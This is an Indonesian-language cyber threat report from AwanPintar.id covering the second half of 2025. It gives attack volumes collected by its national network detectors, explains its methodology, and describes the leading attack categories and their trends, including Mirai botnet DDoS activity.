awanpintar.id®
CLOUD SECURITY ENGINE

Green
OPEN

# INDONESIA WASPADA

Laporan Ancaman Digital di Indonesia
**Semester 2 dan Analisis Serangan Tahun 2025**

**PT PROSPERITA SISTEM INDONESIA**
partner@awanpintar.id

Green
OPEN

# DAFTAR ISI



Green
OPEN



Green
OPEN

# RINGKASAN EKSEKUTIF

Lanskap keamanan digital Indonesia pada paruh kedua tahun 2025 menunjukkan eskalasi yang memerlukan perhatian serius akibat pergeseran strategi para pelaku kejahatan. Secara umum, tantangan yang dihadapi kini bukan lagi sekadar gangguan fungsional, melainkan upaya sistematis untuk melumpuhkan kepercayaan publik terhadap ekosistem digital nasional. Laporan ini menyoroti bagaimana kerentanan di berbagai lini yang menjadi titik masuk utama bagi berbagai operasi ilegal yang mengincar kedaulatan informasi nasional.

Ancaman yang berasal dari dalam negeri tercatat mengalami peningkatan yang signifikan baik dalam hal volume maupun kompleksitas. Pelaku domestik kini tidak lagi hanya bergerak secara individu, melainkan mulai menunjukkan pola kerja sama yang terorganisir untuk menargetkan layanan publik dan platform ekonomi kerakyatan.

Motivasi utama serangan domestik ini bergeser dari sekadar pengakuan kemampuan teknis menjadi upaya eksploitasi data berskala besar demi keuntungan finansial ilegal. Kondisi ini mencerminkan adanya kebutuhan mendesak untuk memperkuat edukasi literasi keamanan di seluruh lapisan masyarakat agar tidak mudah terjebak dalam skema manipulasi yang dibuat oleh pelaku lokal. Data ini juga didukung temuan botnet Mirai di Indonesia pada semester pertama tahun 2025 serta informasi dari Cloudflare yang menempatkan Indonesia sebagai salah satu sumber serangan DDoS terbesar pada akhir tahun 2025 (sumber: https://blog.cloudflare.com/ddos-threat-report-2025-q4/).

Di sisi lain, ancaman dari luar Indonesia menghadirkan risiko yang jauh lebih terukur dan persisten. Aktor internasional cenderung memfokuskan operasi mereka pada pengumpulan data strategis serta gangguan terhadap infrastruktur vital yang menjadi tulang punggung perekonomian dan pertahanan negara.

Mereka memanfaatkan teknologi mutakhir untuk menyisipkan fungsi tersembunyi ke dalam perangkat lunak populer dan layanan penyimpanan data massal. Serangan lintas batas ini sangat berbahaya karena dilakukan dengan tingkat kerahasiaan tinggi, di mana tujuannya adalah untuk tetap berada di dalam sistem target dalam waktu yang sangat lama tanpa terdeteksi oleh pemantauan standar.

Kombinasi antara tekanan dari luar dan gangguan dari dalam menciptakan situasi keamanan digital yang memerlukan langkah nyata dari seluruh pemangku kepentingan. Pemerintah perlu terus melakukan sosialisasi peningkatan standar pertahanan nasional yang lebih adaptif, sementara sektor swasta harus beralih dari pengamanan sekadarnya menjadi pengamanan yang menyeluruh di setiap lapisan operasional.

Kolaborasi aktif dalam berbagi informasi mengenai pola gangguan baru menjadi sangat penting agar dampak serangan dapat diminimalisir sebelum meluas. Dengan memperkuat integritas sistem dan meningkatkan kewaspadaan kolektif, Indonesia dapat membangun fondasi digital yang lebih kokoh dan tepercaya di mata dunia.

Green
OPEN

# TENTANG awanpintar.id®

AwanPintar.id® adalah karya PT Prosperita Sistem Indonesia yang menjadi bagian dari Prosperita Group, kelompok perusahaan yang memiliki kepedulian pada keamanan digital di Indonesia, berdiri sejak 2008. Misinya ikut menjaga kedaulatan digital negara Indonesia. Prosperita Group memfokuskan bisnisnya di bidang teknologi, khususnya teknologi keamanan dunia digital. PT Prosperita Sistem Indonesia sebagai perusahaan yang telah memenuhi kriteria IKAS BSSN (Badan Siber dan Sandi Negara), telah melahirkan AwanPintar.id® dan beberapa solusi keamanan siber di bawahnya seperti Cloud Malware Analyzer, Cloud Antimalware File Scanning, Vimanamail® Cloud Email Security serta CSIRTradar Vulnerability Alert dan Dark Web Monitoring. Khusus untuk distribusi software keamanan data, sistem dan jaringan ditangani oleh PT Prosperita Mitra Indonesia yang sudah memiliki sertifikasi ISO 27001-2022. Lalu untuk keperluan Security Operation Center (SOC) dan Managed Security Service didukung oleh BOLOsoc.com yang memiliki sertifikasi ISO 27001-2022 dan ISO 9001-2015 untuk mendukung syarat kepatuhan.

AwanPintar.id® terhubung langsung di pusat internet Indonesia (OIX/IIX) – Open Internet Exchange Point/Indonesia Internet Exchange, jantung dari komunikasi internet di Indonesia sehingga mampu menyediakan akses cepat dengan kapasitas koneksi yang tinggi.

AwanPintar.id® memiliki detektor yang tersebar di jaringan internet nasional Indonesia untuk mengumpulkan data secara realtime. Jutaan data yang masuk tiap harinya diolah dan menjadi umpan balik bagi Machine Learning (ML) yang digunakan.

AwanPintar.id® dapat digunakan oleh siapa saja yang membutuhkan, khususnya para IT profesional. Disediakan konsol yang dapat diakses melalui web. Untuk penggunaan korporasi yang ingin mendapatkan data secara komprehensif, disediakan HTTPS RESTful API yang dapat terhubung langsung. Selain itu, Threat Intelligence serta DNSBL sesuai dengan RFC5782 selain itu memiliki IP List serta STIX (Structured Threat Information eXpression). dapat digunakan untuk pengecekan IP secara realtime sebagai database untuk pencegah serangan digital.

AwanPintar.id® menyediakan detektor yang dapat digunakan di jaringan korporasi yang memerlukan agar data ancaman dapat dianalisa dan ditampilkan untuk keperluan SOC atau CSIRT korporasi. Selain itu, disediakan pula aplikasi berbasis WEB dan RESTful API yang dapat digunakan untuk memperkuat pertahanan digital seperti file scanning, file analytic, IP Intelligence, IP Hunting, CVE Hunting serta fasilitas lain yang berkaitan.

AwanPintar.id® juga membuka kerjasama dengan para pihak terkait yang membutuhkan informasi atau menggunakan fasilitas yang sudah dibangun. AwanPintar.id® dapat diakses di www.awanpintar.id

IKAS

PSE LINGKUP PRIVAT

KOMDIGI

# METODOLOGI

Untuk memahami ancaman digital di Indonesia, AwanPintar.id® memasang detektor di jaringan internet Indonesia. Detektor ini menjadi target serangan dari mancanegara dan dalam negeri. Berikut adalah metodologi riset yang digunakan untuk membuat Laporan Ancaman Digital Semester Pertama 2025:

## Pengumpulan Data

AwanPintar.id® menggunakan sejumlah detektor yang tersebar di jaringan internet Indonesia dan mengumpulkan seluruh data dari tiap detektor untuk diolah menjadi Big Data. Tiap detektor memiliki fungsi spesifik yang bertujuan agar menjadi target serangan sehingga setiap pola serangan dapat dikumpulkan dan dianalisa agar menjadi data terpercaya yang dapat diaplikasikan oleh seluruh pengguna AwanPintar.id® pada sistem yang dimiliki.

Detektor AwanPintar.id® bersifat pasif dan mandiri, yang berarti sebagai detektor hanya menerima masukan yang berupa serangan dari seluruh dunia yang diarahkan ke tiap detektor secara spesifik. Detektor AwanPintar.id® tidak memerlukan teknologi yang sifatnya monitoring seperti SPAN/Port Mirroring, NetFlow, IPFIX, sFlow atau jFlow sehingga terhindar dari kemungkinan pengumpanan data secara sengaja. Sebaran detektor di jaringan internet Indonesia dilakukan untuk melakukan sampling dari banyak IP dari beragam ASN (Autonomous System Number) agar mendapatkan distribusi data yang komprehensif.

## Pemilihan Data

AwanPintar.id® memiliki kemampuan secara otomatis untuk memilih data yang masuk sesuai dengan pola serangan, asal serangan serta informasi lain yang ada selama serangan dilakukan. Data yang tidak dikategorikan sebagai serangan, tidak dimasukkan ke dalam Big Data

## Analisis Data

Analisis dilakukan untuk mengidentifikasi pola dan tren, serta untuk menentukan sifat dan sumber serangan siber. Analisis data meliputi metadata jaringan, arus lalu lintas dan informasi serangan. Teknologi Artificial Intelligence (AI) dengan Machine Learning (ML) digunakan secara efektif untuk analisa data secara otomatis.

Metode analisis deskriptif dan korelatif digunakan untuk mendapatkan pemahaman yang lebih detail dari setiap data yang disajikan. Sangat dimungkinkan tiap topik menggunakan metode yang berbeda mengikuti kebutuhannya. Penamaan nama daerah dan negara didapat berdasarkan alamat IP yang terdeteksi.

## Evaluasi Risiko

Risiko keamanan siber harus dinilai sesuai dengan kriteria dan kelas risiko yang ditentukan sebelumnya. Evaluasi risiko melibatkan analisis risiko terhadap data dan informasi yang telah dikumpulkan, serta penilaian terhadap kemungkinan dampak serangan terhadap sistem keamanan siber.

Data Common Vulnerability Exposures (CVE), evaluasi resiko dibuat berdasarkan acuan informasi yang didapat dari MITRE Adversarial Tactics, Techniques, and Common Knowledge (MITRE ATT&CK), National Institute of Standards and Technology (NIST) serta Forum of Incident Response and Security Teams (FIRST).

## Visualisasi Data

Untuk mempermudah membaca data yang ada, data keamanan siber diekstraksi dan disajikan dalam bentuk visualisasi data. Ini berguna untuk memperjelas informasi keamanan siber dan memudahkan pemahaman tentang sifat dan sumber serangan. Visualisasi data biasanya berupa grafik, diagram, atau peta.

Skala dalam visualisasi mungkin saja disesuaikan untuk memberikan gambaran yang menarik saat melihat data yang disajikan tanpa mengurangi informasi yang diberikan. Untuk beberapa data, nilai persentase diambil berdasarkan urutan data dengan persentase total merupakan jumlah dari urutan yang diambil. Nilai di luar urutan tersebut dikesampingkan dengan asumsi kontribusi nilai dianggap tidak diperlukan.


Green
OPEN


# TREN SERANGAN TERKINI

## Akumulasi Serangan Siber di Indonesia

Memasuki penghujung tahun 2025, lanskap keamanan digital di Indonesia menunjukkan dinamika yang semakin menantang. Melalui pemantauan intensif selama semester kedua, AwanPintar.id® mencatat aktivitas-aktivitas siber di ruang digital nasional yang mengalami fluktuasi volume. Laporan ini disusun untuk memetakan evolusi ancaman tersebut, memberikan landasan strategis bagi para pengambil keputusan untuk memahami peta risiko siber yang terus berubah sepanjang tahun ini.

Secara keseluruhan, situasi ini mengonfirmasi bahwa tren serangan siber di Indonesia tetap berada pada level kewaspadaan tinggi. Dengan mengandalkan teknologi yang mutakhir, AwanPintar.id® merangkum seluruh insiden tersebut menjadi sebuah wawasan krusial guna memperkuat ketahanan infrastruktur digital dan meminimalisir dampak kerugian akibat kejahatan siber di masa depan.





Jumlah total seluruh serangan **234.528.187**

Green
OPEN

## Komparasi total Serangan Semester 1 Tahun 2025 dan Semester 2 Tahun 2025




Jumlah Serangan Meningkat **101.088.978**
Secara Persentase Meningkat **75.76%**


Memasuki Semester 2 tahun 2025, intensitas serangan siber di Indonesia menunjukkan tren yang sangat agresif dengan total mencapai 234.528.187 serangan. Jika dibandingkan dengan Semester 1, terjadi lonjakan masif sebesar 101.088.978 serangan atau meningkat 75,76%. Meski sempat melandai secara fluktuatif hingga bulan Oktober, kondisi keamanan digital nasional kembali tertekan hebat di penghujung tahun akibat anomali serangan yang meningkat tajam.

Catatan khusus terjadi pada bulan Desember, di mana jumlah serangan melonjak drastis hingga menyentuh angka 90.590.833. Peningkatan masif ini kemungkinan dipicu oleh tingginya aktivitas serangan DDoS oleh pelaku kriminal serta eksploitasi terhadap tingginya lalu lintas transaksi ekonomi digital dan kerentanan sistem selama periode libur akhir tahun. Kondisi ini mengindikasikan bahwa aktor ancaman semakin terorganisir dalam memanfaatkan momentum kelemahan sistem di saat aktivitas digital masyarakat sedang memuncak.

## Rata-rata Serangan per Detektor Selama Tahun 2025


| Waktu | Semester 1 | Semester 2 | Rata-rata 2025 |
|---|---|---|---|
| Serangan per detik | 9 | 15 | 12 |
| Serangan per menit | 512 | 890 | 701 |
| Serangan per jam | 30.718 | 53.399 | 42.059 |
| Serangan per hari | 737.233 | 1.281.575 | 1.009.404 |

# 10 Jenis Serangan Siber Teratas




## Attempted Administrator Privilege Gain


Deteksi upaya untuk mengakses sumber daya tingkat pengguna super atau hak akses administrator serta eksploitasi yang berupaya membahayakan host dan memberikan akses utama ke pelaku. Upaya akses ke bagian ADMIN$ pada sistem Windows adalah contoh yang baik dari upaya untuk mengakses.



Peningkatan drastis sebesar 57,74% pada semester kedua menunjukkan pergeseran strategi penyerang yang sangat signifikan. Jika pada awal tahun serangan cenderung bersifat umum, lonjakan di akhir tahun 2025 menandakan bahwa pelaku kini jauh lebih agresif dalam menargetkan hak akses kontrol utama (Administrator). Hal ini kemungkinan besar dipicu oleh upaya eksploitasi kerentanan baru pada sistem operasional yang belum terpatri (unpatched) serta penggunaan automasi serangan yang lebih canggih untuk melumpuhkan infrastruktur kritikal secara langsung seperti DDoS. Kemunculan Mirai botnet menjadi indikator kuat sumbangsih kenaikan serangan. AwanPintar.id® mendeteksi kehadiran botnet Mirai versi sistem operasi Linux yang beredar dan melakukan serangan DDoS.

## Generic Protocol Command Decode

Identifikasi anomali pada paket data protokol jaringan yang tidak diharapkan atau tidak sah. Metode ini dapat digunakan untuk mendeteksi serangan siber yang menggunakan teknik manipulasi atau mencampuradukan protokol jaringan.





Terjadi penurunan drastis sebesar 43,39% pada deteksi jenis ini di paruh kedua tahun 2025. Depresiasi yang signifikan ini mengindikasikan bahwa pelaku serangan mulai meninggalkan teknik manipulasi protokol yang cenderung "berisik" dan mudah terbaca oleh sistem deteksi anomali.

Penurunan ini kemungkinan besar merupakan sinyal bahwa penyerang telah beralih ke metode yang lebih halus atau lebih spesifik seperti Privilege Gain yang sebelumnya kita bahas daripada melakukan pemindaian atau manipulasi protokol secara luas yang kini lebih mudah diredam oleh pembaruan firewall dan sistem keamanan jaringan yang lebih modern.

## Misc Activity

Miscellaneous activity mengacu pada aktivitas apa pun yang tidak mudah dikategorikan ke dalam kategori ancaman tertentu. Istilah ini sering digunakan untuk menggambarkan perilaku anomali atau mencurigakan pada jaringan atau sistem yang tidak dapat langsung diidentifikasi sebagai jenis serangan tertentu.

Aktivitas lain-lain dapat mencakup pemindaian port, pengintaian jaringan, atau jenis aktivitas lain yang berpotensi digunakan sebagai pendahulu serangan yang lebih serius. Meskipun aktivitas lain-lain mungkin tidak langsung mengancam, penting bagi profesional keamanan siber untuk memantau dan menyelidiki jenis peristiwa ini untuk mencegah potensi ancaman berkembang menjadi serangan yang lebih serius.





Pada semester kedua tahun 2025, deteksi aktivitas lain-lain ini mengalami penurunan sebesar 11,88%. Penurunan ini menunjukkan tren yang selaras dengan kategori sebelumnya, di mana para pelaku kejahatan siber tampaknya mulai mengurangi aktivitas "pengintaian kasar" yang mudah terdeteksi oleh sistem pemantauan keamanan.

Hal ini mengindikasikan transisi taktik dari serangan yang bersifat eksploratif menjadi serangan yang lebih presisi dan terarah. Berkurangnya angka Misc Activity bukan berarti ancaman mereda, melainkan menunjukkan bahwa para penyerang kemungkinan besar sudah memiliki informasi target yang lebih matang atau beralih menggunakan metode infiltrasi yang lebih tertutup agar tidak memicu alarm pada sistem deteksi anomali jaringan.

## Attempted Information Leak


Upaya untuk mengakses atau mengungkap informasi yang seharusnya tidak dapat diakses orang yang tidak berhak. Hal ini dapat terjadi ketika pelaku mencoba mengambil informasi sensitif seperti akun, data klien, informasi kartu kredit atau informasi penting lainnya.




Pada paruh kedua tahun 2025, angka deteksi kebocoran informasi mengalami penurunan sebesar 2,19%. Meskipun secara persentase terlihat menurun, depresiasi ini perlu diwaspadai sebagai bentuk efisiensi serangan. Penurunan jumlah deteksi upaya kebocoran informasi sering kali berkaitan erat dengan lonjakan serangan pada hak akses administrator (Privilege Gain); penyerang tidak lagi mencoba "mencuri" data secara eceran dari luar, melainkan fokus menguasai akses pusat agar dapat mengambil data secara masif dalam satu kali aksi yang lebih terstruktur.

## Misc Attack


Jenis serangan ini mengeksploitasi server web yang rentan dengan memaksa server cache atau browser web untuk mengungkapkan informasi kredensial, kata sandi, dan informasi yang disimpan. Atau serangan dengan sifat membajak komunikasi yang sedang dilakukan dan serangan pada protokol HTTP.




Deteksi serangan pada aplikasi web dan protokol HTTP ini mengalami penurunan sebesar 0,88% di semester kedua. Penurunan ini menunjukkan bahwa kerentanan tradisional pada sisi browser dan web cache semakin sulit ditembus, seiring dengan semakin luasnya adopsi standar protokol keamanan yang lebih ketat (seperti HTTPS yang lebih kuat dan enkripsi end-to-end). Para penyerang tampaknya mulai mengalihkan sumber daya mereka dari metode pembajakan komunikasi web ini menuju metode yang memiliki dampak lebih luas dan instan, seperti penguasaan hak akses administrator sistem secara langsung.

## Potentially Bad Traffic


Mencakup lalu lintas yang benar-benar di luar kebiasaan, dan berpotensi menunjukkan adanya sistem yang disusupi. Sistem yang dikuasai dapat berakibat fatal bagi organisasi, pelaku dapat melakukan manipulasi dan eksploitasi tanpa batas.




Data menunjukkan bahwa tingkat deteksi lalu lintas mencurigakan ini tetap stabil tanpa perubahan (0,00%) di sepanjang tahun 2025. Meskipun angkanya tergolong kecil dibandingkan jenis serangan lainnya, stagnansi ini menunjukkan adanya "kebisingan" ancaman yang konsisten di latar belakang jaringan. Hal ini mengindikasikan bahwa upaya infiltrasi melalui anomali lalu lintas tetap menjadi risiko laten yang mengintai; meskipun tidak mengalami lonjakan, setiap deteksi dalam kategori ini harus diwaspadai karena merupakan sinyal awal dari sistem yang mungkin sudah berhasil dikompromi oleh penyerang.

## Attempt User Privilege Gain


Upaya yang mengacu pada usaha pelaku untuk menerobos keamanan sistem atau jaringan dengan menggunakan akun pengguna dengan hak akses terbatas, untuk meningkatkan hak istimewanya dan mengakses data yang tidak diizinkan untuknya.




